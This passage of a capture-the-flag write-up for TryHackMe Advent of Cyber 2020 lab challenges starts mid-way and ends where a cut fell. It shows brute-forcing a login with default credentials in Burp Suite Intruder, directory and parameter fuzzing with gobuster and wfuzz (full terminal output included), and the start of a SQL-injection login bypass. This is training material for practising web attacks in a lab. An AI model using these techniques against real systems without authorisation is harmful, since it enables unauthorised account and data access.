


Step 3:

For the first payload, add the payload options with ‘admin’, ‘root’ and ‘user’



For the second payload, add the payload options with ‘password’, ‘admin’, and ‘12345’





Step 4:

Press start attack.

Step 5:

Use the username-password pair, ‘admin’ and ‘12345’ to log in to the Santa Sleigh Tracker webpage to get the flag.





Trough process/methodology:

We access the Santa Sleigh Tracker webpage using the Burpsuite browser with the intercept function off. Then, switch on the intercept function and randomly type in the username and password on the webpage. The Burpsuite will intercept the traffic. It will not forward the traffic unless we tell it to. Send the captured request to the intruder and select cluster bomb as the attack type. Navigate to the payloads section. For set 1 (username), we will add a few common default username entries such as "admin", "root" and "user".For set 2 (password), we will add a few common default passwords such as "password", "admin" and "12345".Click the "Start Attack" button, this will loop through each position list in every combination. Lastly, use the username-password pair, ‘admin’ and ‘12345’ which have a length of 255 to log in to the webpage. The flag is obtained.


Day 4: Web Exploitation - Santa's watching

Tools used: Kali Linux, Gobuster, wfuzz

Solution/walkthrough:


Step 1:


download big.txt in the Downloads directory.



Step 2:

use goBuster to find the API directory. The site-log.php file is inside the API directory.






Step 3:

Download the wordlist file. Using the wfuzz in the command with wordlist. Fuzz the date parameter on the file you found in the API directory.


```
┌──(kali㉿kali)-[~]
└─$ cd Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ wget https://assets.tryhackme.com/additional/cmn-aoc2020/day-4/wordlist
--2022-06-18 08:34:49--  https://assets.tryhackme.com/additional/cmn-aoc2020/
day-4/wordlist
Resolving assets.tryhackme.com (assets.tryhackme.com)... 99.86.178.59, 99.86.
178.87, 99.86.178.44, ...
Connecting to assets.tryhackme.com (assets.tryhackme.com)|99.86.178.59|:443..
. connected.
HTTP request sent, awaiting response... 200 OK
Length: 559 [binary/octet-stream]
Saving to: 'wordlist'

wordlist            100%[===================>]     559  --.-KB/s    in 0s

2022-06-18 08:34:49 (7.96 MB/s) - 'wordlist' saved [559/559]
```

```
kali@kali: ~/Downloads
File  Actions  Edit  View  Help
└─$ wfuzz -c -z file,wordlist http://10.10.188.65/api/site-log.php?date=FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is n
ot compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.188.65/api/site-log.php?date=FUZZ
Total requests: 63

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        0 L      0 W        0 Ch        "20201100"
000000018:   200        0 L      0 W        0 Ch        "20201117"
000000003:   200        0 L      0 W        0 Ch        "20201102"
000000015:   200        0 L      0 W        0 Ch        "20201114"
000000020:   200        0 L      0 W        0 Ch        "20201119"
000000014:   200        0 L      0 W        0 Ch        "20201113"
000000017:   200        0 L      0 W        0 Ch        "20201116"
000000007:   200        0 L      0 W        0 Ch        "20201106"
000000019:   200        0 L      0 W        0 Ch        "20201118"
000000016:   200        0 L      0 W        0 Ch        "20201115"
000000004:   200        0 L      0 W        0 Ch        "20201103"
000000002:   200        0 L      0 W        0 Ch        "20201101"
000000013:   200        0 L      0 W        0 Ch        "20201112"
000000008:   200        0 L      0 W        0 Ch        "20201107"
000000012:   200        0 L      0 W        0 Ch        "20201111"
000000009:   200        0 L      0 W        0 Ch        "20201108"
000000010:   200        0 L      0 W        0 Ch        "20201109"
000000005:   200        0 L      0 W        0 Ch        "20201104"
000000011:   200        0 L      0 W        0 Ch        "20201110"
000000006:   200        0 L      0 W        0 Ch        "20201105"
000000050:   200        0 L      0 W        0 Ch        "20201219"
000000046:   200        0 L      0 W        0 Ch        "20201215"
000000021:   200        0 L      0 W        0 Ch        "20201120"
000000048:   200        0 L      0 W        0 Ch        "20201217"
000000023:   200        0 L      0 W        0 Ch        "20201122"
000000051:   200        0 L      0 W        0 Ch        "20201220"
000000035:   200        0 L      0 W        0 Ch        "20201204"
000000047:   200        0 L      0 W        0 Ch        "20201216"
000000027:   200        0 L      0 W        0 Ch        "20201126"
000000049:   200        0 L      0 W        0 Ch        "20201218"
000000044:   200        0 L      0 W        0 Ch        "20201213"
000000042:   200        0 L      0 W        0 Ch        "20201211"
000000045:   200        0 L      0 W        0 Ch        "20201214"
000000037:   200        0 L      0 W        0 Ch        "20201206"
000000043:   200        0 L      0 W        0 Ch        "20201212"
```


kali@kali: ~/Downloads
File Actions Edit View Help
000000047: 200 0 L 0 W 0 Ch "20201216"
000000027: 200 0 L 0 W 0 Ch "20201126"
000000049: 200 0 L 0 W 0 Ch "20201218"
000000044: 200 0 L 0 W 0 Ch "20201213"
000000042: 200 0 L 0 W 0 Ch "20201211"
000000045: 200 0 L 0 W 0 Ch "20201214"
000000037: 200 0 L 0 W 0 Ch "20201206"
000000043: 200 0 L 0 W 0 Ch "20201212"
000000039: 200 0 L 0 W 0 Ch "20201208"
000000040: 200 0 L 0 W 0 Ch "20201209"
000000034: 200 0 L 0 W 0 Ch "20201203"
000000041: 200 0 L 0 W 0 Ch "20201210"
000000038: 200 0 L 0 W 0 Ch "20201207"
000000025: 200 0 L 0 W 0 Ch "20201124"
000000028: 200 0 L 0 W 0 Ch "20201127"
000000022: 200 0 L 0 W 0 Ch "20201121"
000000036: 200 0 L 0 W 0 Ch "20201205"
000000029: 200 0 L 0 W 0 Ch "20201128"
000000033: 200 0 L 0 W 0 Ch "20201202"
000000031: 200 0 L 0 W 0 Ch "20201130"
000000030: 200 0 L 0 W 0 Ch "20201129"
000000032: 200 0 L 0 W 0 Ch "20201201"
000000026: 200 0 L 1 W 13 Ch "20201125"
000000063: 200 0 L 0 W 0 Ch "http://10.10.188.65/api/site-log.php?date="
000000024: 200 0 L 0 W 0 Ch "20201123"
000000060: 200 0 L 0 W 0 Ch "20201229"
000000054: 200 0 L 0 W 0 Ch "20201223"
000000062: 200 0 L 0 W 0 Ch "20201231"
000000057: 200 0 L 0 W 0 Ch "20201226"
000000059: 200 0 L 0 W 0 Ch "20201228"
000000058: 200 0 L 0 W 0 Ch "20201227"
000000061: 200 0 L 0 W 0 Ch "20201230"
000000052: 200 0 L 0 W 0 Ch "20201221"
000000053: 200 0 L 0 W 0 Ch "20201222"
000000055: 200 0 L 0 W 0 Ch "20201224"
000000056: 200 0 L 0 W 0 Ch "20201225"
Total time: 0
Processed Requests: 63
Filtered Requests: 0
Requests/sec.: 0
(kali㉿kali)-[~/Downloads]
$

Step 4:

Use the date ‘20201125’ (Have a different word and Chars value) as a parameter to the site-log.php file. The flag is obtained.



Through process/methodology:

First, we downloaded the big.txt. The big.txt is downloaded so that the gobuster could use it to pump web server requests to see which request gets the response from the server. Using the Gobuster command, we found out that the directory that we could access is the /api/ directory. Then we use wfuzz command in the terminal to fuzz the date parameters to see which ones would respond differently. Lastly, we use the date ‘20201125’ as the date parameter to access the site-log.php in the /api/directory. The flag is obtained.


Day 5: Web Exploitation - Santa's watching

Tools used: Kali Linux, Burpsuite, sqlmap


Solution/walkthrough:

Question 1:


Access Santa's secret login page by adding /santapanel at the end of the IP address. Visit Santa's secret login panel and bypass the login using SQLi.



